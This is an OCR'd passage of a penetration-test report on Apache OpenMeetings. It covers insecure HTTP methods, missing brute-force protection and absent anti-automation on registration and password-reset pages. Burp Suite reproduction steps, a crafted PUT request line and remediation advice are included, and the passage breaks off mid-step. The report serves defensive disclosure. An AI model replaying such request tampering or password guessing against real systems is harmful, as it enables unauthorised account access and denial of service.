
Returns:

```
HTTP/1.1 200
Allow: GET,POST,OPTIONS,PUT,HEAD,PATCH,DELETE,TRACE
Content-Length: 0
Date: Thu, 09 Mar 2017 21:36:46 GMT
```


Part 2:

1. Start Burp Suite and configure the browser to proxy requests made to the OpenMeetings site through Burp. This will allow requests to be intercepted and replayed to OpenMeetings application.

2. Login in to the OpenMeetings application at http://localhost:5080/openmeetings/signin.




3. Click the **Recordings** tab in the top center of the page and select **Recordings** from the drop down menu.




4. Select the **My Recordings** folder from the left side of the Recordings page.

5. Click the folder icon above the **My Recordings** folder to add a new folder to the **My Recordings** tree.




6. Enter a title for the new folder in the pop up box, and click**Add** to save the folder.



7. In Burp, select the **Proxy** tab and right-click on the POST request that was just made to add a new folder.

8. Select **Send to Repeater** and click the **Repeater** tab to open the request.



9. Click on the **Request** window and change the request method from POST to PUT.
    - Note to contrast the method used to create the folders, the **p::title** parameter in the body of the POST request was changed.

10. Copy the parameters from the body of the POST request and append them to the URL on the first line of the Request.
    - For example, the first line of the request is:

```
POST /openmeetings/?23-1.0-main-contents-child-addFolder HTTP/1.1
```

- After editing the request, the first line will be:


```
PUT /openmeetings/?23-1.0-main-contents-child-addFolder&id5a4_hf_0=&p%3A%3Atitle=This+folder+was+PUT+here! HTTP/1.1
```

11. Click the **Go** button at the top of the window to send the request and view the response.

- Note the response returned is:


```
HTTP/1.1 200

Date: Sun, 12 Mar 2017 03:02:06 GMT

Expires Thu, 01 Jan 1970 00:00:00 GMT

Pragma: no-cache

Cache-Control: no-cache, no-store

Content-Type: text/xml;charset=UTF-9

Connection: close

Content-length: 13694

<?xml version...

...Body content was trimmed for brevity...
```

- Note the second file item in the xml tree contains the new folder.



12. Switch to the browser window and refresh the page.


    - Note the **My Recordings** tab now contains the original folder sent via a POST request and the new folder that was crafted with a PUT request.



13. Switch back to Burp and the Repeater tab.


14. Repeat step 9 above, but instead of editing the request to be a PUT request, make it a PATCH request.

    - Note in this example the folder name was changed again to highlight changes between the requests.



15. Repeat steps 11 and 12 to view the PATCH request.

    - Note that instead of updating the title of the folder as a PATCH request should do, the request was treated as a POST, creating an entirely new folder.
    - This may also be repeated for the DELETE and HEAD methods.



Remediation

Disable insecure or unnecessary web methods in the OpenMeetings server. GET and POST in most cases are the only methods that should be public facing. In the case of REST web services, ensure that only the required resources, users, and actions can use the methods they are authorized to use. Use an API key or session token to determine the allowed services and access. To remove unnecessary methods:

- Turn the TRACE method off:

  For Apache versions 1.3.34, 2.0.55 and later use the TraceEnable directive.

  TraceEnable off

- To only allow specific methods, use the Apache allowmethods_module:

  ```
  <Location "/">
     AllowMethods GET POST OPTIONS
  </Location>
  ```

Further information on REST HTTP methods and usage can be found at:

- https://www.restapitutorial.com/lessons/httpmethods.html
- https://www.owasp.org/index.php/REST_Security_Cheat_Sheet#Protect_HTTP_methods

Problem Report 21 - Missing Brute Force Protection

OpenMeetings does not implement measures to limit authentication requests after multiple failed attempts. This makes the application more susceptible to brute force and password guessing attacks. An attacker who has successfully guessed a user's password will gain full access to that user's account.

Component	OpenMeetings web client
STRIDE	Elevation of Privilege
CWE	CWE-307: Improper Restriction of Excessive Authentication Attempts
CAPEC	CAPEC-49: Password Brute Forcing
CVSS v2 Score	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A2 : Broken Authentication and Session Management

Overall Severity	**Medium**
Vulnerability Type	**Defense in Depth**
Impact	**Medium**
Confidentiality	An attacker with a valid list of usernames can guess the password to gain access to a user's account.
Integrity	The compromised user's data could be modified by an attacker.
Availability	An attacker could modify a compromised user's account to prevent the user from accessing the application.
Exposure	The application would be exposed to brute force attacks, which could lead to compromise of user accounts.
Affected Users	All users of the application are affected.
Likelihood	**Medium**
Skill Required	For an automated attack scripting skills or brute forcing tools are required.
Conditions and Complexity	The weak password policy of the application makes this attack easier. A valid list of usernames would need to be enumerated before mounting an automated password guessing attack.
Discoverability	This can be easily discovered by valid users of the application.
Reproducibility	This can always be reproduced.

Problem Details

OpenMeetings does not mitigate against brute force and password guessing attacks on the login page. This allows a malicious attacker unlimited attempts at authenticating to a valid user's account without knowledge of their password. This increases the likelihood that an attacker can gain access to their account.

Affected Areas

The following page was found to be vulnerable:

- Login page: http://localhost:5080/openmeetings
- SOAP Web Service Login Request

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application
- A valid set of credentials

Steps to Reproduce

1. Access the URL below. Attempt to login using a valid username and invalid password combination.

   http://localhost:5080/openmeetings

2. Repeat the above step 15 times. Observe that each login attempt fails.

3. Login with the same username using the correct password. Observe that the user is successfully authenticated to the application and there was no account lockout mechanism in place.

Remediation

After a sufficient number of unsuccessful login attempts have occurred, one of the following actions can be taken.

In order of preference:

- Progressively throttle additional authentication attempts for the targeted user account, such that each consecutive attempt takes more time than the previous attempt to complete. The introduced delay should be random, last only a few seconds and must reset after a certain period of no login attempts for the user account. This approach balances usability when credentials are forgotten with the need to prevent attackers from continually guessing a valid accounts' password.
- Require users to successfully identify the contents of a CAPTCHA after multiple failed login attempts. The prompt for the CAPTCHA will help to protect against automated attacks. One such implementation is reCAPTCHA and additional information on this can be found at: https://developers.google.com/recaptcha/docs/start

Additionally, if account access must be critically protected and there is a strong business need, the following strategies can be implemented.

Note, however, if these strategies are opted, an attacker can iterate through accounts, intentionally attempting bad passwords in an attempt to lockout valid users. This will result in a Denial of Service for the targeted users.

- Lock the account from further authentication attempts for a fixed period of time.
- Lock the account from further authentication attempts and require manual intervention by an administrator to re-enable the account.

In addition to these, notify the user's login activity via email whenever a suspicious login attempt is encountered or too many failed attempts are made in a short period of time.

Problem Report 22 - Insufficient Anti-Automation

The registration and forgot password page of the OpenMeetings application do not protect against automated form submissions. This allows an attacker to repeatedly submit registration and forgot password requests, eventually exhausting server resources and flooding user mailboxes.

Component	OpenMeetings Web Client
STRIDE	Denial of Service
CWE	CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion')
CAPEC	CAPEC-227: Denial of Service through Resource Depletion
CVSS v2 Score	4.3 (AV:N/AC:M/Au:N/C:N/I:N/A:P)
OWASP Reference	OWASP Top 10 2013-A2 : Broken Authentication and Session Management

Overall Severity	**Medium**
Vulnerability Type	**Directly Exploitable**
Impact	**Low**
Confidentiality	There is no direct impact on confidentiality.
Integrity	There is no impact on the integrity of the data.
Availability	This could significantly impact the availability of the application if the server resources are exhausted.
Exposure	This could expose the application to a DoS condition.
Affected Users	All users could be potentially affected.
Likelihood	**High**
Skill Required	The attack requires minimal skill from the attacker. Using existing tools like the Intruder in PortSwigger's Burp Suite, an attacker can quickly and easily send many automated requests.
Conditions and Complexity	This attack is easy to exploit.
Discoverability	This can be easily discovered by any user of the application.
Reproducibility	This can be easily reproduced.

Problem Details

The OpenMeetings application has a publicly accessible registration page which allows users to create their own account. There is also a forgot password page which can be used by users to reset their password. When a valid email address or login ID is provided, a reset link is sent to the user's mailbox.

It was observed that there were no anti-automation mechanisms like CAPTCHAs or challenge-response based security measures in place to safeguard against automated scripts and tools from flooding the database or performing an email bombing attack. Email bombing could lead to overflow of the OpenMeetings user's mailbox or overwhelm mail server resources, thus

causing a denial-of-service attack.

Affected Areas

The following areas of the application were found to be vulnerable. This list may not include all instances of this vulnerability in the application. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- http://localhost:5080/openmeetings/wicket/bookmarkable/org.apache.openmeetings.web.pages.auth.SignInPage?0-1.0-forget
- http://localhost:5080/openmeetings/wicket/bookmarkable/org.apache.openmeetings.web.pages.auth.SignInPage?0-1.0-register

Test Steps


Test Configuration

The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application
- PortSwigger's Burp Suite, a web-proxy tool
    - Refer to Appendix 1 of this report


Steps to Reproduce

1. Access the Sign up page and enter the details as shown below.

